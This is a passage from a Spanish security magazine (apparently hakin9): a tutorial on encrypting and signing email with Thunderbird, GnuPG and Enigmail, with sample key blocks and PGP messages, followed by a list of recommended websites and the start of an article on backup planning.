


Figura 8. *Subiendo la clave pública de hakin9_test@yahoo.es al servidor de Rediris por medio de la interfaz Web*

Instalación y configuración de Mozilla Thunderbird

El primer paso para asegurar el correo electrónico es la instalación y configuración de un cliente de correo, a ser posible, libre. El software libre tiene una ventaja manifiesta en el ámbito de la seguridad, y es que está expuesto al examen detallado por parte de todos los expertos, y si resiste sus ataques, es generalmente más fiable que el software propietario. Este último basa parte de su fuerza en la ocultación, una táctica que se ha probado que no es precisamente resistente a los ataques.

En este artículo utilizamos Mozilla Thunderbird, uno de los clientes de correo libres más populares, sencillos y potentes. Como el navegador Mozilla Firefox, admite la instalación de paquetes adicionales que aumentan sus funcionalidades, en forma de extensiones *XPI*.

El primer paso es descargar la última versión del software para Microsoft Windows desde la *Mozilla Foundation*. La versión para este sistema operativo se proporciona como un instalador gráfico paso a paso, en el que se puede elegir la instalación estándar o avanzada. La primera es suficiente para nuestros propósitos. Durante la instalación, se pueden importar los datos de las cuentas almacenados en otros clientes habituales en las plataformas Microsoft Windows, especialmente los de Microsoft Outlook.

La configuración de Thundebird es un proceso relativamente simple. Para demostrarla, hemos creado una cuenta de correo en Yahoo!, con la dirección *hakin9_test@yahoo.es*. En esta cuenta se ha habilitado el acceso *POP* por medio de la interfaz Web proporcionada por el Correo Yahoo!.

Para poder configurar esta cuenta en Thunderbird, es preciso conocer las direcciones de los servidores de correo entrante para descarga *POP* (*Post Office Protocol*), y de correo saliente para envío *SMTP* (*Simple Mail Transfer Protocol*) que en Correo Yahoo! son *pop.correo.yahoo.es* y *smtp.correo.yahoo.es* respectivamente.

El Asistente de cuentas se inicia la primera vez que se ejecuta Thunderbird (aunque es posible acceder a él en el menú *Herramientas*, opción *Configuración de las cuentas*, botón *Añadir cuenta...*). Los pasos detallados son los siguientes:

- Se selecciona *Cuenta de correo electrónico*,
- Se introducen el nombre del usuario y la dirección de correo electrónico,
- Se elige el tipo de servidor de correo entrante (*POP* o *IMAP*) y se introduce su dirección,
- Se introduce la dirección del servidor de correo saliente *SMTP*,
- Se introducen los nombres de usuario para correo entrante, correo saliente, y nombre de la cuenta en Thunderbird. Como es posible mantener varias, este nombre actúa como identificador de la cuenta,
- Se finaliza la configuración seleccionando típicamente la opción de *Descargar mensajes ahora*, y pulsando finalizar.

Si todo ha ido bien, el cliente solicitará la contraseña para descargar el correo electrónico, y se descargarán los mensajes disponibles en la cuenta. En la Figura 3 se muestra la ventana principal de Mozilla Thunderbird, en el que se ha creado la cuenta *hakin9_test@yahoo.es*, y se ha descargado el mensaje de bienvenida del Correo Yahoo!.

Mozilla Thunderbird incorpora opciones de seguridad por defecto. Por un lado, las opciones básicas de seguridad de cada cuenta están disponibles en la ventana *Configuración de las cuentas*, accesibles en el menú *Herramientas*, opción *Configuración de cuentas*. Estas opciones se centran especialmente en la selección de los certificados para firma y cifrado. Por otro lado, las opciones generales de seguridad se encuentran en la pestaña *Seguridad* de la opción *Privacidad*, en la ventana de *Opciones*, accesible desde el menú *Herramientas*. Estas opciones permiten la gestión general de certi-

Listado 1. *El certificado de revocación generado para el par de claves asociado a la cuenta hakin9_test@yahoo.es*

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.6 (MingW32)
Comment: A revocation certificate should follow

iEkEIBECAAkFAkXajKMCHQIACgkQzuT20WQHZHe34gCfexRkW+XZZ0529Ysbq4P/
659EC0oAoIoj+2BOuPojdmJWq8dKRO/sTJOx
=+UQV
-----END PGP PUBLIC KEY BLOCK-----
```

Listado 2. *Correo electrónico con la orden add para subir la clave pública asociada cuenta hakin9_test@yahoo.es al servidor de Rediris*

```
To: pgp-public-keys@rediris.es
From: hakin9_test@yahoo.es
Subject: add

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.6 (MingW32)

mQGiBEXai/ARBAC1BYYDckcoQrk9XOARYpGIoyINuNJrHUYaumrra8vc7pEcm1JU
X5fk7L8zVE1FEF813EsVfRP8nHMy3GzpuEWD0heusXH2MO0RWqktQxgPEzn2oJK3
gUer0AErJvwOuGRmZZBLZQFEHJAkvMwyB5nzLd7QZJkiomegNzZZaIGUrwCgu1tU
…
OKqj/MxPszte1025Cuv5q/fKDUAfNYqu6MER4AOhdLkyiE8EGBECAA8FAkXai/0C
GwwFCQlmAYAACgkQzuT20WQHZHf1FACgqo+W3dewt4M5z1vn9pvbd0p4kXoAn0M+
y48PofM7gjf9LR3AXu3vDREm
=Haxh
-----END PGP PUBLIC KEY BLOCK-----
```

Listado 3. *Extracto de un mensaje de correo electrónico enviado por el usuario hakin9_test@yahoo.es al usuario jmgomez@uem.es, que ha sido cifrado usando la clave pública de este último. El mensaje contiene el mismo texto que el de la Figura 10, excepto el contenido del asunto*

```
From: hakin9_test@yahoo.es
To: jmgomez@uem.es
Subject: Prueba de mensaje cifrado

-----BEGIN PGP MESSAGE-----
Charset: ISO-8859-1

Version: GnuPG v1.4.6 (MingW32)
Comment: Using GnuPG with Mozilla - http://enigmail.mozdev.org

hQIOA+WyTp2jHqJ+EAf/QJm8/y2aYEcDAx/C1Bpitedo126H34C4NbPYgyjhzaay
hCaR5Zz8clshpbNlpCooKCmhhE7VbA+eDF93mZR6BAvPZTGbR5Lhsgsj1uAtLR7Z
oohvKfIlE5nzfrrc867TpN6QD1b+9I2M7tDftCLWJ5EdU3xSRYPxXE+2z+8zHbrYh
...
ynVvyfkT7dkKJkxpULDCO7k1/8yJsojNdO/GaAlWdI++TPMaPPRXNEoP0ilX8RR6
X/kGKRBsuOdDbamWZRgEirnAVGstMq4MvCEjTJfzIY5BMR4T1c7aeG12Cgg7AuJc

Z7ubLRMcRRWXKDWODcQ=
=8rjg

-----END PGP MESSAGE-----
```

ficados (administración, revocación, etc.). Todas estas opciones de seguridad se mejoran a través de la extensión Enigmail para el acceso gráfico a las funciones de GPG.

Instalación y configuración de Gnu Privacy Guard

El siguiente paso es la instalación y configuración de GnuPG. Este software se puede descargar en su versión binaria para Microsoft Windows, como un instalador paso a paso.

Antes de instalar el software, conviene hacer una copia de seguridad de la versión anterior (si se hubiese instalado GPG o PGP anteriormente). En particular, es hacer una copia de seguridad de las claves secretas propias del usuario (*secring.gpg*), de las claves públicas propias de otros usuarios, recolectadas con el paso del tiempo (*pubring.gpg*), de la base de datos de relaciones de confianza (*trustdb.gpg*), y del archivo de configuración (*gpg.conf*). En el caso de GPG, se encuentran en su directorio base o *home*, accesibles en la línea `Home:` al ejecutar `gpg --version`. También es preciso eliminar la copia anterior de GPG y las entradas en el registro. Para ello, se elimina el directorio de instalación de GPG y se ejecutan, en una ventana cmd, las órdenes siguientes:

```
C:\reg delete HKLM\Software\GNU\GnuPG
                          /va
C:\reg delete HKCU\Software\GNU\GnuPG
                          /va
```

La instalación de GPG se realiza a través de un asistente disponible en inglés o alemán. En este asistente: se selecciona el idioma del instalador; se acepta la licencia; se eligen las componentes a instalar (típicamente todas), el idioma del programa, el directorio de instalación (es recomendable mantener el directorio por defecto: *C:\Archivos de programa\GNG\GnuPG*), y la carpeta del menú de *Inicio* de Microsoft Windows donde se hará accesible.

Una vez instalado, es buena idea hacer los programas de la suite disponibles en el *PATH* de Microsoft Windows. Para ello, se modifica la variable de entorno PATH incluyendo el valor *C:\Archivos de programa\GNG\GnuPG* en ella. Esta variable es accesible en el icono *Sistema* del *Panel de Control*, dentro de las *Opciones avanzadas*, en el botón *Variables de entorno*, y el cuadro *Variables del sistema*.

Para comprobar que la instalación se ha realizado correctamente, se puede abrir una ventana *cmd* y ejecutar en ella la orden `gpg --version`, como se muestra en la Figura 4.

Los pasos básicos de uso de GPG son la creación del par de claves, la difusión de la clave pública y la importación de las claves públicas de los contactos. Después de estos pasos, es posible cifrar y firmar correo a voluntad. Es perfectamente posible dar estos pasos a través de las órdenes y opciones de GPG en línea de órdenes, pero la extensión Enigmail facilita esta gestión al permitir hacerla de manera más gráfica y amigable.

Instalación y configuración de Enigmail

Enigmail es la extensión de Mozilla Thunderbird diseñada para acceder a las funcionalidades de GPG de manera gráfica y amigable. Esencialmente, Enigmail incorpora un menú a Thunderbird, que incluye las opciones necesarias para configurar las claves, certificados, y opciones que permiten cifrar y firmar mensajes.

Como cualquier extensión de Thunderbird, Enigmail se instala desde un archivo *XPI*. Una vez descargado al disco duro dicho archivo, se accede a la opción *Extensiones* del menú *Herramientas*, y se pulsa *Instalar*. Se selecciona el archivo a instalar, y se reinicia Thunderbird. Este proceso se repite para instalar la extensión del idioma español para Enigmail. Una vez realizada esta instalación, aparece un menú *OpenPGP* que incorpora las funciones de acceso a GPG desde Thunderbird. Este menú se muestra desplegado en la Figura 5.

La configuración básica de Enigmail incluye la creación de las claves iniciales para al menos una cuenta de correo disponible en Thunderbird, y la difusión de las claves y descarga de las de los contactos del usuario. Estos elementos se describen en las próximas secciones.

Creación de las claves usando el asistente

El primer par de claves se genera a través del *Asistente de configuración OpenPGF*, que aparece la primera vez que se accede a la opción *Administración de claves* del menú




Figura 9. *Una parte del grafo de actualización de claves entre servidores de claves compatibles con OpenPGP.*

OpenPGF. A través de este asistente, se especifican las opciones más generales e inmediatas de configuración, incluyendo:

- Si se desea firmar y cifrar los mensajes por defecto.
- Si se desea cambiar algunas opciones por defecto de Thunderbird para que GPG trabaje mejor. La más relevante es el uso de HTML o sólo texto en los mensajes, siendo la más recomendable la segunda.
- Cuál es la frase clave que se utiliza para proteger el par de claves a generar para la cuenta de correo seleccionada. Por defecto se crea un sistema de claves de 2048 bits, y válido para cinco años, que son las opciones más corrientes y satisfactorias para la mayoría de usuarios.
- Si se desea crear un certificado de revocación para el par de claves o no, y en caso de hacerlo, dónde reside.

Respecto a la longitud de la clave, es posible fijarla en valores distintos si no se utiliza el asistente, sino que se genera desde el administrador de claves del menú *OpenPGF*. La longitud de la clave es un aspecto importante en la seguridad. Por un lado, a claves más largas, mayor seguridad. Sin embargo, una clave más larga no garantiza nunca la seguridad, sólo hace más lento el proceso de ruptura de la misma. Por otro lado, cuanto más larga sea la clave, más tiempo conllevan las operaciones de cifrado y descifrado. Es más, con longitudes de clave muy largas, es posible que los usuarios de PCs antiguos no puedan verificar nuestras firmas o cifrar mensajes destinados a nosotros. Es preciso llegara un compromiso entre seguridad y eficiencia, que está razonablemente equilibrado en torno a longitud por defecto de 2048 bits.

Las claves privada y pública están protegidas por una frase clave o *passphrase*. Hay que resaltar que no se trata de una palabra clave, sino de una frase. De nuevo, su longitud es nuestra protección. Cuanto más larga sea la frase clave, mas le costará a un atacante acceder a nuestras claves aunque haya obtenido una copia. La frase debe ser larga y fácil de recordar, por lo que se pueden usar programas específicos como *Dice* (dado) que nos ayudan a construir frases nemotécnicas.

El certificado de revocación es esencial. Cuando la clave pública se sube a un servidor de claves para su difusión, se convierte de manera automática en nuestra garantía de privacidad e identidad. Si alguien logra acceder a nuestra clave privada en un descuido, la totalidad de nuestras comunicaciones está comprometida. La única manera de protegernos es revocar las claves anteriores, cosa que es imposible si no se dispone del certificado de revocación. No sólo debemos guardar a buen recaudo nuestra clave pública, sino que debemos proteger también el certificado de revocación, porque usado por un atacante, le permite revocar nuestras claves y reemplazarlas en un servidor de claves para suplantarnos. El certificado de revocación se guarda en un archivo de sólo texto (extensión *ASC*), como el mostrado en el Listado 1.




Figura 10. *Ventana de redacción de mensajes y cuadro de diálogo de Opciones de cifrado*

Las opciones de configuración OpenPGP

La instalación de Enigmail hace aparecer una nueva entrada en las opciones de configuración de la cuentas de correo, accesible en la opción *Configuración de las cuentas* del menú *Herramientas*. La nueva opción se denomina *Seguridad OpenPGF*, y concentra las opciones de configuración de OpenPGP asociadas a la cuenta de correo. Por ello, cada cuenta tiene sus opciones. También da acceso a las opciones generales para todas las cuentas.

Las opciones de configuración para una cuenta aparecen en la Figura 6. En ella se puede observar, entre ellas, las siguientes opciones:

- Si se desea activar el soporte OpenPGP para la cuenta.
- Cuál es el identificador de clave OpenPGP asociado a la cuenta. Pueden existir múltiples claves, cada una asociada a una cuenta.
- Las opciones predeterminadas de redacción de mensajes (uso de firma y de cifrado por defecto).
- Los contenidos de la cabecera OpenPGP que se incluirá en las firmas, y que puede contener el identificador de la clave pública y la URL para la recuperación de la clave. Esto último garantiza que cualquier usuario que reciba un

correo firmado, sabrá a donde referirse para descargar la clave pública y verificar la firma, si lo desea.

A través del botón *Avanzadas...*, se accede a las opciones de configuración independientes de cada cuenta. Se incluyen, por ejemplo, la ruta de los programas GPG, el tiempo de caché de la frase clave, las URLs de los servidores de claves, etc. La mayoría de estas opciones pueden dejarse en sus valores por defecto.

Difundiendo la clave pública

Cuando un usuario ha creado su par de claves, debe difundir su clave pública. De esta manera, otros usuarios podrán verificar la firma de sus mensajes y enviarle al él o ella mensajes cifrados. Las maneras más usuales para difundir la clave son:

- Hacer la clave pública accesible en un sitio Web del usuario. La URL de acceso se puede difundir en la firma de texto de los mensajes de correo, en la propia página Web, etc. En este caso, conviene que el acceso a la página Web sólo lo pueda realizar el usuario, pero se debe recordar que el compromiso de la clave pública sólo causa inconvenientes (la necesidad de volver a subirla si un hacker la ha reemplazado), pero no rompe el sistema mientras la clave privada esté a buen recaudo.
- Usar un servidor de claves para su difusión. Esta es una opción muy sensata, porque permite que la comunidad de usuarios de GPG y PGP tenga un acceso rápido a la clave. Se puede subir al servidor más cercano, y este la transmitirá a los servidores de claves PGP/GPG de todo el mundo, que actúan como espejos.

Para esta segunda opción, conviene acceder a la opción de *Administración de claves* en el menú *OpenPGF*. En la ventana *Administrar claves OpenPGP*, que se muestra en la Figura 7, se dispone de las opciones necesarias para generar claves, subirlas a servidores, revocarlas, buscar y obtener claves de contactos, etc.

La manera más directa para subir la clave pública GPG del usuario a un servidor compatible es utilizar la opción *Subir claves públicas* del menú *Servidor de claves*, opción que se activa cuando una clave de la que el usuario es propietario está seleccionada, en la ventana *Administrar claves OpenPGF*. En el cuadro emergente Seleccionar servidor de claves, se puede elegir uno de los disponibles en el menú desplegable, como *pgp.mit.edu* o *subkeys.pgp.net*. Si deseamos utilizar un servidor que no esté presente en esta lista, hay que incluirlo previamente. Es interesante dar de alta en las opciones el servidor de claves estándar en España, *pgp.rediris.es*, que es el operado por Rediris. Para ello, se accede a la ventana *Preferencias de OpenPGP*, que aparece tras seleccionar la opción *Preferencias* del menú *OpenPGP* de Mozilla Thunderbird. En la pestaña *Básica*, se incorpora el servidor deseado en el campo de texto *Servidores de claves*.

Existen otras maneras de subir una clave pública o actualizarla, como utilizar interfaces Web o de correo electrónico a los servidores que dispongan de ellas. Para ello, se exporta la clave pública en primer lugar, utilizando la opción *Exportar claves a un fichero* del menú *Archivo*, en la ventana *Administrar claves OpenPGF*. Una vez guardada en un archivo, se puede acceder a un formulario Web si el servidor de claves dispone del mismo, y copiar la clave en él. En la Figura 8 se muestra cómo se ha copiado la clave pública asociada a *hakin9_test@yahoo.es* en el formulario Web del servidor de claves de *Rediris*. También se puede acceder a determinados servidores por medio de órdenes a través de correo electrónico. En el Listado 2 se muestra el aspecto del correo electrónico preparado para subir la clave asociada a *hakin9_test@yahoo.es* al servidor de Rediris, usando la orden *add* (en el *Subject*: del mensaje).

Una vez subida la clave a un servidor de claves, en relativamente poco tiempo esta se difunde a los demás servidores, siguiendo el grafo de transmisión del que se muestra un fragmento en la Figura 9. Por tanto, no es preciso repetir esta operación con otros servidores. Por otra parte, las operaciones necesarias para realizar la revocación, una vez se dispone del certificado de revocación (como es nuestro caso), son muy similares a las realizadas para subir la clave pública.

Cifrar y descifrar

Es asombrosamente simple cifrar un correo electrónico, puesto que Enigmail esconde las complejidades del trabajo en línea de órdenes con GnuPG.

Supongamos que el usuario de correo *hakin9_test@yahoo.es* desea enviar un mensaje cifrado al usuario *jmgomez@uem.es*. Para ello, el primero debe disponer de la clave pública del segundo. El usuario *hakin9_test* puede obtener esta clave a través de un mensaje proveniente de dicho destinatario, descargándola de la página base de dicha persona, o más comúnmente, tras una búsqueda en un servidor de claves (accesible desde la ventana *Administrar claves OpenPGF*, en el menú *Servidor de claves*, en la opción *Buscar claves*).

Para cifrar un mensaje que tenga como destinatario a *jmgomez*, el usuario *hakin9_test* sólo debe redactar el mensaje como lo realizaría habitualmente, pero activando la opción de cifrado de mensaje en la propia ventana de redacción. Esta opción es accesible en el menú *OpenPGF*, y en el icono *OpenPGP* de la ventana de redacción. Si se pulsa sobre el icono, aparece un cuadro de diálogo *Opciones de cifrado...* en el que se selecciona la opción deseada. Este cuadro se muestra en la Figura 10.

Una de las facilidades que proporciona Enigmail es que, si la clave

del destinatario está disponible en nuestro conjunto de claves (que en la nomenclatura OpenPGP se denomina *anillo de claves*), no es preciso hacer nada más para cifrar el mensaje. De este modo, el usuario *hakin9_test* pulsa enviar una vez que ha redactado el mensaje y activado la opción de cifrado, y el mensaje se codifica automáticamente como se muestra en el Listado 3. Sigue siendo posible interceptar el mensaje, pero sólo el destinatario podrá examinar su contenido, al ser el único poseedor de la clave privada asociada a la clave pública que el usuario ha usado para cifrar el mensaje.

Firmar y verificar electrónico

La simplicidad en el cifrado también se hace patente en la firma de mensajes, gracias a la extensión Enigmail. Supongamos que, como en el caso anterior, el usuario *hakin9_test@yahoo.es* desea enviar un mensaje al usuario *jmgomez@uem.es*, pero en este caso, firmado. Para ello, sólo debe abrir la ventana de redacción, preparar el mensaje (que para nuestro ejemplo, es el mismo que el anterior variando el contenido del asunto del mensaje, es decir, el de la Figura 10), y seleccionar la opción de firmado. A continuación, el usuario pulsa enviar y el mensaje se firma y envía a su destinatario. El contenido de este mensaje firmado se muestra en el Listado 4.

La principal diferencia con el ejemplo anterior es que ahora se emplea la clave privada del usuario remitente, en este caso, *hakin9_test*. De este modo, el destinatario puede descifrar la firma del mensaje usando la clave pública de *hakin9_test* y contrastar la validez del mensaje. Para poder acceder a su propia clave privada, el usuario *hakin9_test* deberá introducir la frase clave que la protege. Puede darse el caso de que el usuario haya firmado otro mensaje recientemente y la frase clave permanezca en caché, y en este caso, no se le solicitará dicha frase. El tiempo de caché por defecto es de 5 minutos, y es bastante razonable para la mayoría de usuarios.

Modelo de gestión de confianza en GPG

Supongamos que disponemos de la clave pública asociada a la cuenta de correo de una persona, llamada Alicia. Con esa clave podemos enviar mensajes cifrados a Alicia, con la seguridad de que sólo ella podrá examinar su contenido. También podemos comprobar la veracidad de un mensaje emitido por Alicia, examinando la firma asociada al mismo. Pero todo esto es posible si la clave que nosotros creemos que pertenece a Alicia, *realmente* pertenece a Alicia. Y... ¿cómo sabemos que esto es así?

Esto no es un problema técnico, es un problema de confianza. La manera más directa para confiar en una clave es que nos la entregue en mano la persona. Obviamente, este sistema es poco práctico, porque impide que nadie pueda confiar en otra persona sin el intercambio físico de claves, imposible en la mayoría de los casos.

Los sistemas de clave pública suelen resolver este tema haciendo uso de una organización jerárquica de autoridades. La raíz de la jerarquía (la cúspide) es una autoridad en la que confían todos los agentes que intervienen en la comunicación. Se trata de la *Autoridad de Certificación* (*Certificate Autority, CA*) raíz, de cuya clave pública disponen todos los agentes, y que se usa para firmar las claves públicas de los interlocutores. Si un usuario confía en una *CA* concreta, y dispone de su clave pública, puede verificar que la clave de Alicia pertenece a Alicia, examinando si está firmada correctamente por la CA.

La cadena de confianza se organiza de manera jerárquica. La autoridad raíz se certifica a si misma, y certifica a sus subordinadas inferiores atribuyéndoles las capacidades adecuadas (en particular, les puede negar la capacidad para certificar a una nueva autoridad dependiente de ellas). De este modo, un usuario confía en la clave de Alicia porque

Listado 4. *Un mensaje de correo electrónico enviado por el usuario hakin9_test@yahoo.es al usuario jmgomez@uem.es, que ha sido firmado usando la usando la clave privada del primero. El mensaje contiene el mismo texto que el de la Figura 10*

```
From: hakin9_test@yahoo.es
To: jmgomez@uem.es
Subject: Prueba de mensaje firmado

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA1

Hola, José María

Te envio este mensaje firmado para que veas lo bien que funciona GnuPG.

Un saludo

Hakin9_test
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.6 (MingW32)
Comment: Using GnuPG with Mozilla - http://enigmail.mozdev.org

iD8DBQFF3GntzuT2OWQHZHcRAhV5AJ0arkG1G4NkOoM28Yfy0KcUoJNkewCfVs1d
uRWMhuCvv6uCucHuYw0vIYM=
=Zdr+

-----END PGP SIGNATURE-----
```



confía en la firma de su CA, y confía en esta porque confía en su autoridad superior, hasta llegar a la CA raíz.

Este modelo de confianza es la base de las Infraestructuras de *Clave Pública*, o PKI's (*Public Key Infrastructures*). Las PKIs han sido concebidas de manera claramente orientada a los negocios, y se pueden construir usando GPG, pero de una manera metodológicamente muy limitada.

PGP, y en consecuencia GnuPG (y en general, *OpenPGP*) han sido concebidas como un *sistema criptográfico para las masas*, y utilizan un modelo de confianza en red, dirigido por los usuarios. Cada usuario puede actuar como autoridad de certificación para otros usuarios. Por ejemplo, un usuario se puede fiar de la clave de Alicia porque viene firmada con la clave de Benito, en cuya clave confía plenamente. Puede otorgar igual grado de confianza a la clave de Alicia (es decir, la capacidad de transmitir confianza a otras claves) o no, otorgándole confianza parcial. Por ejemplo, el usuario se fía de los mensajes de Alicia, pero no delas claves que haya firmado Alicia.

En este modelo de confianza se establecen niveles de validez para las claves, en su relación con la firma y cifrado de mensajes:

- Indefinido (*undefined*) – El usuario no puede decir si la clave es válida o no.
- Marginal (*marginal*) – El usuario piensa que la clave puede ser válida pero no está absolutamente seguro.
- Completo (*complete*) – El usuario confía plenamente en la clave.

Del mismo modo, se establecen niveles de confianza para las claves, en su capacidad de firmar y otorgar validez a otras claves:

- Desconocido (*don't know*) – No hay expresión de confianza en esta clave.
- No fiable (*untrustworthy*) – No se acepta que firme otras claves, y cuando lo hace, se ignora dicha firma.
- Marginal (*marginal*) – Esta clave pública puede usarse para firmar una clave de un tercero, pero no hay confianza plena en su competencia para hacerlo.
- Plena (*full*) – La clave es plenamente fiable para firmar la clave de un tercero.

Se trata de un modelo distribuido, enormemente flexible pero nada simple para un usuario profano. Por ello, escapa al ámbito de este artículo, y debe ser objeto de un tratamiento en profundidad.

En la Red

- *http://www.mozilla-europe.org/es/products/thunderbird* – Página principal del lector de correo Mozilla Thunderbird,
- *http://www.gnupg.org* – Página principal del proyecto GnuPG, la implementación Gnu del estándar OpenPGP,
- *http://www.gpg4win.org/* – Página principal del proyecto GPG4Win, que incluye una implementación de GPG para Microsoft Windows, y una extensión para utilizarlo desde Microsoft Oulook,
- *http://enigmail.mozdev.org* – Página principal de la extensión Enigmail, que permite utilizar GPG desde Thunderbird,
- *http://www.rediris.es/keyserver/* – Servidor de claves PGP/GPG de Rediris, la operadora de las redes universitarias españolas y del servicio de seguridad IRIS-CERT (*Computer Emergency Response Team*)
- *http://www.ietf.org/rfc/rfc2440.txt* – Documento *Request for Coments* que fija el estándar OpenPGP para cifrado y firma de comunicaciones de correo electrónico.

Sobre el Autor

José María Gómez es Doctor en Ciencias Matemáticas, y profesor de la Universidad Europea de Madrid. Ha dirigido varios proyectos de investigación centrados en herramientas de filtrado de contenidos Web y de filtrado de correo basura o spam. Dentro de la seguridad, su especialidad es la aplicación de técnicas de *Inteligencia Artificial*, y ha publicado varios artículos científicos, e impartido conferencias nacionales e internacionales sobre el correo basura y el filtrado Web. Puedes contactar con él en *jmgomez@uem.es*.

Recapitulando

El correo electrónico se ha convertido en uno de los medios de comunicación interpersonal por excelencia. Su popularidad es abrumadora, y hasta la aparición de la Web, constituía la primera aplicación con la que tomaban contacto los usuarios al, conectarse a Internet.

Sin lugar a dudas, la protección de las comunicaciones electrónicas es un requisito imprescindible para el desarrollo de la Sociedad de la Información. El correo electrónico es útil, pero para poder seguir siéndolo, debe además ser seguro. Y por definición, no lo es.

En este artículo hemos demostrado cómo se puede convertir en un medio de comunicación seguro, para un usuario profano. Y además, lo hemos demostrado usando herramientas libres, que por su propio formato, están expuestas a la inspección (y ataque) por parte de expertos, lo que las convierte en especialmente fiables. Como ventaja adicional, el coste del aseguramiento del correo electrónico para un usuario corriente es nulo, en términos económicos, y muy reducido en tiempo.


Si has leído este artículo hasta aquí, ya no puedes pensar que asegurar tu correo electrónico en Windows es costoso en esfuerzo o dinero. Ahora, es tu responsabilidad hacerlo. ●

Páginas [redacted]



Una especie de portal para la gente a que [redacted] sta este mundo, te gustará elhacker.net.

http://www.elhacker.net



CyruxNET – allí encontrarás la información [redacted] pulares.

http://www.cyruxnet.org




Sitio de noticias que brinda la más variada información en cuanto al mundo de los móviles, enlaces, contactos, y mucho más.

www.diginota.com



Un lugar de encuentro para todos interesados en temas de seguridad

www.daboweb.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com



Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.

http://www.viejoblues.com



Aquí encontrarás todo lo que debes saber

www.segu-info.com.ar



Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...

http://www.hispabyte.net



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com




Web especializada en artículos técnicos sobre [redacted] bre Linux y Software Libre, foros.

www.diariolinux.com



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.

http://www.seguridad0.com



DelitosInformaticos.com revista digital de información legal sobre nuevas tecnologías.

www.delitosinformaticos.com

Páginas [redacted]

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de "Páginas recomendadas" contáctanos: *es@hakin9.org*



Plan de copias de seguridad

Isaac Perez Moncho 

Grado de dificultad



Las copias de seguridad son un seguro de vida para nuestro negocio. Debido a la creciente dependencia de los datos en formato electrónico, y a la gran cantidad de percances que pueden sufrir éstos, un plan de copias de seguridad sólido nos ayudará a mantener la continuidad de nuestra empresa.

Según un artículo del USA TODAY, los negocios de Estados Unidos perdieron en 2003 unos 18 mil millones de dólares debido a las perdidas de datos. Aunque es de suponer que 4 años después, las cifras habrán aumentado bastante.

